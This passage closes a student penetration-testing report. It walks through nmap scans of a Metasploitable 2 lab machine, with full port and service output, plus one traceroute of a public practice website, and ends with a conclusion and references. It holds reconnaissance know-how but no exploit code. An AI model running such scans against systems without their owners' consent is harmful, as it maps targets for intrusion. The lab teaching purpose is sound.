
(narasimha@narasimha)@[~]
$
```



Aggressive scan can take a lot of time to do

```
kalilinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
narasimha@narasimha: ~
narasimha@narasimha: ~
(narasimha@narasimha) [~]
$ nmap -A 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:37 IST
Nmap scan report for 192.168.56.101
Host is up (0.028s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|       FTP server status:
|           Connected to 192.168.56.1
|           Logged in as ftp
|           TYPE: ASCII
|           No session bandwidth limit
|           Session timeout in seconds is 300
|           Control connection is plain text
|           Data connections will be plain text
|           vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:c:f:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2021-11-14T10:07:50+00:00; -1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CRC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain        ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4      2049/tcp   nfs
```

kalilinux iRunning] Oracle VM VirtualBox
File Machine View Input Devices Help



```

SF :: \x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasploitable\.L
SF:AN\x20for\x20more\x20information\.r\n")%r(GenericLines,7D,"RROR\x20:Cl
SF:osing\x20Link:\x20\[192\.168\.56\.1\]\x20\(\Throttled:\x20Reconnecting\x
SF:20too\x20fast\)\x20-Email\x20admin@Metasploitable\.LAN\x20for\x20more\x
SF:0information\.r\n")%r(Help,7D,"RROR\x20:Closing\x20Link:\x20\[192\.16
SF:8\.56\.1\]\x20\(\Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x
SF:x20admin@Metasploitable\.LAN\x20for\x20more\x20information\.r\n")%r(Soc
SF:ks5,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\(\Throttled
SF:: \x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasploitable\.L
SF:AN\x20for\x20more\x20information\.r\n")%r(Socks4,7D,"RROR\x20:Closing\
SF:x20Link:\x20\[192\.168\.56\.1\]\x20\(\Throttled:\x20Reconnecting\x20too\
SF:x20fast\)\x20-Email\x20admin@Metasploitable\.LAN\x20for\x20more\x20info
SF:rmaton\.r\n")%r(GetRequest,7D,"RROR\x20:Closing\x20Link:\x20\[192\.16
SF:8\.56\.1\]\x20\(\Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x
SF:20admin@Metasploitable\.LAN\x20for\x20more\x20information\.r\n")%r(HTT
SF:POptions,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\(\Tho
SF:titled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasploitab
SF:le\.LAN\x20for\x20more\x20information\.r\n")%r(RTSPRequest,7D,"RROR\x2
SF:0:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\(\Throttled:\x20Reconnecti
SF:ng\x20too\x20fast\)\x20-Email\x20admin@Metasploitable\.LAN\x20for\x20mo
SF:re\x20information\.r\n")%r(RPCCheck,7D,"RROR\x20:Closing\x20Link:\x20\
SF:[192\.168\.56\.1]\x20\(\Throttled:\x20Reconnecting\x20too\x20fast\)\x20
SF:-Email\x20admin@Metasploitable\.LAN\x20for\x20more\x20information\.r\n
SF:")%r(DNSVersionBindReqTCP,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\
SF:56\.1\]\x20\(\Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x20a
SF:dmin@Metasploitable\.LAN\x20for\x20more\x20information\.r\n")%r(DNSSta
SF:tusRequestTCP,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\
SF:(Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasp
SF:itable\.LAN\x20for\x20more\x20information\.r\n");
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
[_clock-skew: mean: 1h14m59s, deviation: 2h30m00s, median: -1s
_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_smb-os-discovery:
    OS: Unix (Samba 3.0.20-Debian)
    Computer name: metasploitable
    NetBIOS computer name:
    Domain name: localdomain
    FQDN: metasploitable.localdomain
    System time: 2021-11-14T05:07:36-05:00
_smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
_smb2-time: Protocol negotiation failed (SMB2)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.44 seconds

[narasimha@narasimha)-[~]
$ 

```

To scan all ports thoroughly

It also take very very long time to scan



The screenshot shows a terminal window titled "kalilinux [Running] - Oracle VM VirtualBox". The window has a dark theme with white text. At the top, there's a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu is a toolbar with icons for file operations like copy, paste, and save. The main area of the terminal shows the command line and its output:

```
(narasimha@narasimha)-[~]
$ nmap -p- 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:42 IST
Nmap scan report for 192.168.56.101
Host is up (0.020s latency).
Not shown: 65506 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
39927/tcp open  unknown
41419/tcp open  unknown
51669/tcp open  unknown
58230/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 117.21 seconds
```

The terminal prompt is "(narasimha@narasimha)-[~]" and the command entered is "\$ nmap -p- 192.168.56.101". The output shows the results of the scan, including open ports for various services like FTP, SSH, Telnet, SMTP, Domain, HTTP, and MySQL.

To find the service version of every port

```
(narasimha@narasimha)-[~]
$ nmap -sV 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:46 IST
Nmap scan report for 192.168.56.101
Host is up (0.016s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.86 seconds

(narasimha@narasimha)-[~]
$
```

To find the OS of targeted system

```
(narasimha@narasimha)@[~]
$ sudo su
[sudo] password for narasimha:
(root@narasimha) [/home/narasimha]
# nmap -O 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:50 IST
Nmap scan report for 192.168.56.101
Host is up (0.0041s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).
```

```
8180/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).
```



Here it is guessing OS as oracle virtualbox which is true

For traceroute

```
(narasimha@narasimha)-[~]
$ sudo su
(root@narasimha)-[/home/narasimha]
# nmap --traceroute 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:53 IST
Nmap scan report for 192.168.56.101
Host is up (0.0096s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  6.88 ms  10.0.2.2
2  6.95 ms  192.168.56.101

Nmap done: 1 IP address (1 host up) scanned in 4.43 seconds

(root@narasimha)-[/home/narasimha]
```

Here we can notice it was two hop routing

Traceroute for some vulnerable website

```
[root@narasimha ~]# nmap --traceroute bwapp.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:56 IST
Nmap scan report for bwapp.com (170.33.9.230)
Host is up (0.0047s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  3.23 ms  10.0.2.2
2  3.25 ms  170.33.9.230

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

To get a verbose board on what is actually going on

```
(narasimha@narasimha) [~]
$ nmap -F -v 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 16:00 IST
Initiating Ping Scan at 16:00
Scanning 192.168.56.101 [2 ports]
Completed Ping Scan at 16:00, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:00
Completed Parallel DNS resolution of 1 host. at 16:00, 0.02s elapsed
Initiating Connect Scan at 16:00
Scanning 192.168.56.101 [100 ports]
Discovered open port 53/tcp on 192.168.56.101
Discovered open port 139/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Discovered open port 21/tcp on 192.168.56.101
Discovered open port 111/tcp on 192.168.56.101
Discovered open port 25/tcp on 192.168.56.101
Discovered open port 80/tcp on 192.168.56.101
Discovered open port 445/tcp on 192.168.56.101
Discovered open port 23/tcp on 192.168.56.101
Discovered open port 5900/tcp on 192.168.56.101
Discovered open port 3306/tcp on 192.168.56.101
Discovered open port 6000/tcp on 192.168.56.101
Discovered open port 2049/tcp on 192.168.56.101
Discovered open port 5432/tcp on 192.168.56.101
Discovered open port 514/tcp on 192.168.56.101
Discovered open port 513/tcp on 192.168.56.101
Discovered open port 2121/tcp on 192.168.56.101
Discovered open port 8009/tcp on 192.168.56.101
Completed Connect Scan at 16:00, 1.61s elapsed (100 total ports)
Nmap scan report for 192.168.56.101
Host is up (0.0063s latency).
Not shown: 82 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13

Read data files from: /usr/bin/../share/nmap
```

So by above all different commands we can come to a good conclusion on which ports are vulnerable and we can make our plans by taking the information provided by this complete nmap test

CONCLUSION AND FUTURE SCOPE:

In today's world, data and information are the most precious commodities. Most of the data are stored in servers. So the organizations must be ready for the attacks that are gonna happen, means they need to make their system more secure. The best method to check the strength of the system is by penetration testing. Penetration test can identify the vulnerabilities in the system.

Regular pen testing in an organization can reduce the security incidents of the organization.

In our project we have shown how the penetration testing is done using tools like Metasploit, nmap, wireshark, nikto, hydra and few more. We have performed penetration test on metasploitable 2 and few demo websites. After these tests we have shown the ways we can improve the system so that the system can be made more secure.

REFERENCES=

- Blog - <https://hackertarget.com/brute-forcing-passwords-with-ncrackhydra-and-medusa/>
- Vulnerability assessment and penetration testing.
<https://www.ijert.org/vulnerability-assessment-and-penetration-testing>
- A study on Penetration testing process and tools
<https://ieeexplore.ieee.org/document/8378035>
- Web application Penetration testing
<https://www.ijitee.org/wp-content/uploads/papers/v8i10/J91730881019.pdf>
- Penetration Testing and Vulnerability Assessment
<https://www.jncet.org/Manuscripts/Volume-7/Issue-8/Vol-7-issue-8-M-03.pdf>
- An Overview of Penetration Testing
https://www.researchgate.net/publication/274174058_An_Overview_of_Penetration_Testing
- Penetration Testing and Metasploit
https://www.researchgate.net/publication/318710609_Penetration_Testing_and_Metasploit
- Effective Penetration Testing using Metasploit Framework and Methodologies
<https://ieeexplore.ieee.org/abstract/document/7028682>
- A Comparative Overview on penetration testing
https://www.researchgate.net/publication/282019457_A_Comparative_Overview_on_Penetration_Testing